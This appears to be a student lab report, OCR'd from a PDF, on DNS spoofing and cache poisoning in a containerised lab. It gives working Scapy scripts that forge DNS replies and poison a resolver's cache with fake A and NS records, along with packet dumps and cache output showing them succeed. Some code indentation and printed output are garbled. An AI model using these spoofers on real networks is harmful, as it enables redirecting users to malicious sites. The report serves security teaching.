
Get the IP address of ns.attacker32.com. When we run the following dig command, the local DNS server will forward the request to the Attacker nameserver due to the forward zone entry added to the local DNS server's configuration file. Therefore, the answer should come from the zone file (attacker32.com.zone) that we set up on the Attacker nameserver. If this is not what you get, your setup has issues. Please describe your observation in your lab report.

Get the IP address of www.example.com. Two nameservers are now hosting the example.com domain, one is the domain's official nameserver, and the other is the Attacker container. We will query these two nameservers and see what response we will get. Please run the following two commands (from the User machine) and describe your observation.




```
0cdcc48b2dad  user-10.9.0.5
d588ecaac64e  local-dns-server-10.9.0.53
1d8112c1adab  attacker-ns-10.9.0.153
394396a65801  seed-router
[11/22/23]seed@VM:~$ docksh user-10.9.0.5
root@0cdcc48b2dad:/# ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  start.sh  sys  tmp  usr  var
root@0cdcc48b2dad:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58507
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: b282846ed6a8625e0100000655e02d3ec2895d8ad94fa46 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 20 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Nov 22 13:32:03 UTC 2023
;; MSG SIZE  rcvd: 90

root@0cdcc48b2dad:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26251
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: afce23b6616b7d9201000000655e031db2d5f1b7a45b4746 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 1164 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Nov 22 13:33:17 UTC 2023
;; MSG SIZE  rcvd: 88

root@0cdcc48b2dad:/#
```

```
root@0cdcc48b2dad:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 63446
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 112ffc7f2247d8bf01000000655e038c266bb89e31f15f6a (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 7 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Wed Nov 22 13:35:08 UTC 2023
;; MSG SIZE  rcvd: 88

root@0cdcc48b2dad:/#
```



The Attack Tasks

The main objective of DNS attacks on a user is to redirect the user to another machine B when the user tries to get to machine A using A's host name. For example, when the user tries to access the online banking, if the adversaries can redirect the user to a malicious web site that looks very much like the main web site of bank, the user might be fooled and give away password of his/her online banking account.



Task 1: Directly Spoofing Response to User

```python
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
  pkt.show()

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                   ttl=259200, rdata='1.1.1.1')


    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=0, arcount=0,
                 an=Anssec)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.5 and dst port 53'
pkt = sniff(iface='br-652fec0e18a4', filter=f, prn=spoof_dns)
```

```
[11/22/23]seed@VM:~$ dockps
95dae45bd5e4  seed-attacker
0cdcc48b2dad  user-10.9.0.5
d588ecaac64e  local-dns-server-10.9.0.53
1d8112c1adab  attacker-ns-10.9.0.153
394396a65801  seed-router
[11/22/23]seed@VM:~$ docksh seed-attacker
root@VM:/# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:41:71:6b brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3
       valid_lft 79095sec preferred_lft 79095sec
    inet6 fe80::3f2e:f646:237a:2598/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:37:2b:fb:db brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:37ff:fe2b:fbdb/64 scope link
       valid_lft forever preferred_lft forever
20: br-652fec0e18a4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:3c:96:2f:d8 brd ff:ff:ff:ff:ff:ff
    inet 10.9.0.1/24 brd 10.9.0.255 scope global br-652fec0e18a4
       valid_lft forever preferred_lft forever
    inet6 fe80::42:3cff:fe96:2fd8/64 scope link
       valid_lft forever preferred_lft forever
21: br-5e30ac148d68: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:1a:be:ae:29 brd ff:ff:ff:ff:ff:ff
    inet 10.8.0.1/24 brd 10.8.0.255 scope global br-5e30ac148d68
       valid_lft forever preferred_lft forever
    inet6 fe80::42:1aff:febe:ae29/64 scope link
       valid_lft forever preferred_lft forever
23: veth41e6813@if22: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-652fec0e18a4 state UP group default
    link/ether 9e:cb:09:72:97:b4 brd ff:ff:ff:ff:ff:ff link-netnsid 2
    inet6 fe80::9ccb:9ff:fe72:97b4/64 scope link
       valid_lft forever preferred_lft forever
25: vethf93096b@if24: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-5e30ac148d68 state UP group default
    link/ether 9e:6e:4d:66:70:fb brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::9c6e:4dff:fe66:70fb/64 scope link
       valid_lft forever preferred_lft forever
27: veth03430ca@if26: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-652fec0e18a4 state UP group default
    link/ether 0e:57:e9:51:c4:e1 brd ff:ff:ff:ff:ff:ff link-netnsid 3
    inet6 fe80::c57:e9ff:fe51:c4e1/64 scope link
       valid_lft forever preferred_lft forever
29: veth3ce8edb@if28: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-652fec0e18a4 state UP group default
    link/ether 6a:2c:da:c5:fe:bf brd ff:ff:ff:ff:ff:ff link-netnsid 1
```

```
[11/22/23]seed@VM:~$ dockps
95dae45bd5e4  seed-attacker
0cdcc48b2dad  user-10.9.0.5
d588ecaac64e  local-dns-server-10.9.0.53
1d8112c1adab  attacker-ns-10.9.0.153
394396a65801  seed-router
[11/22/23]seed@VM:~$ docksh user-10.9.0.5
root@0cdcc48b2dad:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60851
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 71 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Nov 22 14:11:11 UTC 2023
;; MSG SIZE  rcvd: 64

root@0cdcc48b2dad:/#
```

```
root@VM:/volumes# ./direct_spoof.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:35
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 13253
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0x3289
     src       = 10.9.0.5
     dst       = 10.9.0.53
     \options   \
###[ UDP ]###
        sport     = 48697
        dport     = domain
        len       = 64
        chksum    = 0x149d
###[ DNS ]###
           id        = 8558
           qr        = 0
           opcode    = QUERY
           aa        = 0
           tc        = 0
           rd        = 1
           ra        = 0
           z         = 0
           ad        = 1
           cd        = 0
           rcode     = ok
           qdcount   = 1
           ancount   = 0
           nscount   = 0
           arcount   = 1
           \qd        \
            |###[ DNS Question Record ]###
            |  qname     = 'www.example.com.'
            |  qtype     = A
            |  qclass    = IN
           an        = None
           ns        = None
           \ar        \
            |###[ DNS OPT Resource Record ]###
            |  rrname    = '.'
            |  type      = OPT
            |  rclass    = 4096
```

```
     ttl       = 64
     proto     = udp
     chksum    = 0x3289
     src       = 10.9.0.5
     dst       = 10.9.0.53
     \options   \
###[ UDP ]###
        sport     = 48697
        dport     = domain
        len       = 64
        chksum    = 0x149d
###[ DNS ]###
           id        = 8558
           qr        = 0
           opcode    = QUERY
           aa        = 0
           tc        = 0
           rd        = 1
           ra        = 0
           z         = 0
           ad        = 1
           cd        = 0
           rcode     = ok
           qdcount   = 1
           ancount   = 0
           nscount   = 0
           arcount   = 1
           \qd        \
            |###[ DNS Question Record ]###
            |  qname     = 'www.example.com.'
            |  qtype     = A
            |  qclass    = IN
           an        = None
           ns        = None
           \ar        \
            |###[ DNS OPT Resource Record ]###
            |  rrname    = '.'
            |  type      = OPT
            |  rclass    = 4096
            |  extrcode  = 0
            |  version   = 0
            |  z         = 0
            |  rdlen     = None
            |  \rdata     \
            |   |###[ DNS EDNS0 TLV ]###
            |   |  optcode   = 10
            |   |  optlen    = 8
            |   |  optdata   = 'r\xd9\xb35\x81x;\x13'
.
Sent 1 packets.
```

```
root@d588ecaac64e:/var/cache/bind# cat dump.db | grep example
example.com.            777261  NS      a.iana-servers.net.
www.example.com.        690862  A       93.184.216.34
                                        20231209033139 20231118101641 46981 example.com.
```

Task 2: DNS Cache Poisoning Attack – Spoofing Answers

```
1 #!/usr/bin/env python3
2 from scapy.all import *
3
4 def spoof_dns(pkt):
5   if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
6     pkt.show()
7
8     # Swap the source and destination IP address
9     IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
10
11    # Swap the source and destination port number
12    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
13
14    # The Answer Section
15    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
16                   ttl=259200, rdata='1.1.1.1')
17
18
19    # Construct the DNS packet
20    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
21                 qdcount=1, ancount=1, nscount=0, arcount=0,
22                 an=Anssec)
23
24    # Construct the entire IP packet and send it out
25    spoofpkt = IPpkt/UDPpkt/DNSpkt
26    send(spoofpkt)
27
28 # Sniff UDP query packets and invoke spoof_dns().
29 f = 'udp and src host 10.9.0.53 and dst port 53'
30 pkt = sniff(iface='br-652fec0e18a4', filter=f, prn=spoof_dns)
```

```
root@0cdcc48b2dad:/# ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  start.sh  sys  tmp  usr  var
root@0cdcc48b2dad:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10786
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: aae4eef4498841ce01000000655e122eef0b4a6fe3b4ab99 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 1828 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Nov 22 14:37:34 UTC 2023
;; MSG SIZE  rcvd: 88

root@0cdcc48b2dad:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 204
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 1f47ce6a29774 1b501000000655e12516d5d0db6c559b4fe (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 1772 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Nov 22 14:38:09 UTC 2023
;; MSG SIZE  rcvd: 88

root@0cdcc48b2dad:/#
```

```
root@d588ecaac64e:/var/cache/bind# cat dump.db | grep example
example.com.            777261  NS      a.iana-servers.net.
www.example.com.        690862  A       93.184.216.34
                                        20231209033139 20231118101641 46981 example.com.
root@d588ecaac64e:/var/cache/bind# rndc dumpdb -cache
root@d588ecaac64e:/var/cache/bind# cat dump.db | grep example
example.com.            777328  NS      a.iana-servers.net.
www.example.com.        863729  A       1.1.1.1
root@d588ecaac64e:/var/cache/bind#
```

```
root@VM:/volumes# ./spoof_answer.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:0b
  src       = 02:42:0a:09:00:35
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 50830
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0x5d6c
     src       = 10.9.0.53
     dst       = 199.43.133.53
     \options   \
###[ UDP ]###
        sport     = 33333
        dport     = domain
        len       = 64
        chksum    = 0x56f0
###[ DNS ]###
           id        = 52512
           qr        = 0
           opcode    = QUERY
           aa        = 0
           tc        = 0
           rd        = 0
           ra        = 0
           z         = 0
           ad        = 0
           cd        = 1
           rcode     = ok
           qdcount   = 1
           ancount   = 0
           nscount   = 0
           arcount   = 1
           \qd        \
            |###[ DNS Question Record ]###
            |  qname     = 'www.example.com.'
            |  qtype     = A
            |  qclass    = IN
           an        = None
           ns        = None
           \ar        \
            |###[ DNS OPT Resource Record ]###
            |  rrname    = '.'
            |  type      = OPT
            |  rclass    = 512
```

```
     ttl       = 64
     proto     = udp
     chksum    = 0x4e43
     src       = 10.9.0.53
     dst       = 199.43.133.53
     \options   \
###[ UDP ]###
        sport     = 33333
        dport     = domain
        len       = 64
        chksum    = 0x56f0
###[ DNS ]###
           id        = 15348
           qr        = 0
           opcode    = QUERY
           aa        = 0
           tc        = 0
           rd        = 0
           ra        = 0
           z         = 0
           ad        = 0
           cd        = 1
           rcode     = ok
           qdcount   = 1
           ancount   = 0
           nscount   = 0
           arcount   = 1
           \qd        \
            |###[ DNS Question Record ]###
            |  qname     = 'www.example.com.'
            |  qtype     = A
            |  qclass    = IN
           an        = None
           ns        = None
           \ar        \
            |###[ DNS OPT Resource Record ]###
            |  rrname    = '.'
            |  type      = OPT
            |  rclass    = 512
            |  extrcode  = 0
            |  version   = 0
            |  z         = D0
            |  rdlen     = None
            |  \rdata     \
            |   |###[ DNS EDNS0 TLV ]###
            |   |  optcode   = 10
            |   |  optlen    = 8
            |   |  optdata   = 'S\x87\x94\x8e#/\x86\xdc'
.
Sent 1 packets.
```

Task 3: Spoofing NS Records

```python
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    pkt.show()

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                   ttl=259200, rdata='1.1.1.1')

    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com', type='NS',
                   ttl=259200, rdata='ns.attacker32.com')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=1, arcount=0,
                 an=Anssec, ns=NSsec1)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.53 and dst port 53'
pkt = sniff(iface='br-652fec0e18a4', filter=f, prn=spoof_dns)
```

```
root@VM:/volumes# ls
direct_spoof.py  dns_sniff_spoof.py  spoof_answer.py  spoof_ns_record.py
root@VM:/volumes# ./spoof_ns_record.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:0b
  src       = 02:42:0a:09:00:35
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 21696
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0xcf3a
     src       = 10.9.0.53
     dst       = 199.43.133.53
     \options   \
###[ UDP ]###
        sport     = 33333
        dport     = domain
        len       = 64
        chksum    = 0x56f0
###[ DNS ]###
           id        = 26941
           qr        = 0
           opcode    = QUERY
           aa        = 0
           tc        = 0
           rd        = 0
           ra        = 0
           z         = 0
           ad        = 0
           cd        = 1
           rcode     = ok
           qdcount   = 1
           ancount   = 0
           nscount   = 0
           arcount   = 1
           \qd        \
            |###[ DNS Question Record ]###
            |  qname     = 'www.example.com.'
            |  qtype     = A
            |  qclass    = IN
           an        = None
           ns        = None
           \ar        \
            |###[ DNS OPT Resource Record ]###
            |  rrname    = '.'
```

```
    ttl       = 64
    proto     = udp
    chksum    = 0xcf3a
    src       = 10.9.0.53
    dst       = 199.43.133.53
    \options   \
###[ UDP ]###
       sport     = 33333
       dport     = domain
       len       = 64
       chksum    = 0x56f0
###[ DNS ]###
          id        = 26941
          qr        = 0
          opcode    = QUERY
          aa        = 0
          tc        = 0
          rd        = 0
          ra        = 0
          z         = 0
          ad        = 0
          cd        = 1
          rcode     = ok
          qdcount   = 1
          ancount   = 0
          nscount   = 0
          arcount   = 1
          \qd        \
           |###[ DNS Question Record ]###
           |  qname     = 'www.example.com.'
           |  qtype     = A
           |  qclass    = IN
          an        = None
          ns        = None
          \ar        \
           |###[ DNS OPT Resource Record ]###
           |  rrname    = '.'
           |  type      = OPT
           |  rclass    = 512
           |  extrcode  = 0
           |  version   = 0
           |  z         = D0
           |  rdlen     = None
           |  \rdata     \
           |   |###[ DNS EDNS0 TLV ]###
           |   |  optcode   = 10
           |   |  optlen    = 8
           |   |  optdata   = 'S\x87\x94\x8e#/\x86\xdc'

.
Sent 1 packets.
```

```
root@d588ecaac64e:/var/cache/bind# cat dump.db | grep example
example.com.            691190  NS      a.iana-servers.net.
                                        20231209060142 20231118101641 46981 example.com.
www.example.com.        691190  A       93.184.216.34
                                        20231209033139 20231118101641 46981 example.com.
root@d588ecaac64e:/var/cache/bind# rndc flush
root@d588ecaac64e:/var/cache/bind# rndc dumpdb -cache
root@d588ecaac64e:/var/cache/bind# cat dump.db | grep example
example.com.            777471  NS      ns.attacker32.com.
www.example.com.        863873  A       1.1.1.1
root@d588ecaac64e:/var/cache/bind#
```

```
root@0cdcc48b2dad:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 63335
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: eecadaa91b398e6b01000000655e16bc555e03db7783b415 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 2440 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Nov 22 14:57:00 UTC 2023
;; MSG SIZE  rcvd: 88

root@0cdcc48b2dad:/#
```

Task 4: Spoofing NS Records for Another Domain

```python
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    pkt.show()

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                   ttl=259200, rdata='1.1.1.1')

    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com.', type='NS',
                   ttl=259200, rdata='ns.attacker32.com.')
    NSsec2 = DNSRR(rrname='example.com.', type='NS',
                   ttl=259200, rdata='ns.example.com.')

    # The Additional Section
    Addsec1 = DNSRR(rrname='ns.attacker32.com.', type='A',
                    ttl=259200, rdata='1.2.3.4')
    Addsec2 = DNSRR(rrname='ns.example.net.', type='A',
                    ttl=259200, rdata='5.6.7.8')
    Addsec3 = DNSRR(rrname='www.facebook.com.', type='A',
                    ttl=259200, rdata='3.4.5.6')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=2, arcount=3,
                 an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    spoofpkt.show()
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.53 and dst port 53'
pkt = sniff(iface='br-652fec0e18a4', filter=f, prn=spoof_dns)
```

```
root@0cdcc48b2dad:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27794
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: ee7ed75ee8c2157d01000000655e1b04535c480d2972376c (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 3120 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Nov 22 15:15:16 UTC 2023
;; MSG SIZE  rcvd: 88

root@0cdcc48b2dad:/#
```

```
root@d588ecaac64e:/var/cache/bind# cat dump.db | grep example
example.com.            691190  NS      a.iana-servers.net.
                                        20231209060142 20231118101641 46981 example.com.
www.example.com.        691190  A       93.184.216.34
                                        20231209033139 20231118101641 46981 example.com.
root@d588ecaac64e:/var/cache/bind# rndc flush
root@d588ecaac64e:/var/cache/bind# rndc dumpdb -cache
root@d588ecaac64e:/var/cache/bind# cat dump.db | grep example
example.com.            777471  NS      ns.attacker32.com.
www.example.com.        863873  A       1.1.1.1
root@d588ecaac64e:/var/cache/bind#
```

```
root@VM:/volumes# ls
direct_spoof.py  dns_sniff_spoof.py  spoof_answer.py  spoof_ns_record.py  spoof_ns_record_diff_domain.py
root@VM:/volumes# ./spoof_ns_record_diff_domain.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:0b
  src       = 02:42:0a:09:00:35
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 51431
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0x5913
     src       = 10.9.0.53
     dst       = 199.43.135.53
     \options   \
###[ UDP ]###
        sport     = 33333
        dport     = domain
        len       = 64
        chksum    = 0x58f0
###[ DNS ]###
           id        = 56067
           qr        = 0
           opcode    = QUERY
           aa        = 0
           tc        = 0
           rd        = 0
           ra        = 0
           z         = 0
           ad        = 0
           cd        = 1
           rcode     = ok
           qdcount   = 1
           ancount   = 0
           nscount   = 0
           arcount   = 1
           \qd        \
            |###[ DNS Question Record ]###
            |  qname     = 'www.example.com.'
            |  qtype     = A
            |  qclass    = IN
           an        = None
           ns        = None
           \ar        \
            |###[ DNS OPT Resource Record ]###
            |  rrname    = '.'
```

```
     dport     = 33333
     len       = None
     chksum    = None
###[ DNS ]###
        id        = 56067
        qr        = 1
        opcode    = QUERY
        aa        = 1
        tc        = 0
        rd        = 0
        ra        = 0
        z         = 0
        ad        = 0
        cd        = 0
        rcode     = ok
        qdcount   = 1
        ancount   = 1
        nscount   = 2
        arcount   = 0
        \qd        \
         |###[ DNS Question Record ]###
         |  qname     = 'www.example.com.'
         |  qtype     = A
         |  qclass    = IN
        \an        \
         |###[ DNS Resource Record ]###
         |  rrname    = 'www.example.com.'
         |  type      = A
         |  rclass    = IN
         |  ttl       = 259200
         |  rdlen     = None
         |  rdata     = 1.1.1.1
        \ns        \
         |###[ DNS Resource Record ]###
         |  rrname    = 'example.com'
         |  type      = NS
         |  rclass    = IN
         |  ttl       = 259200
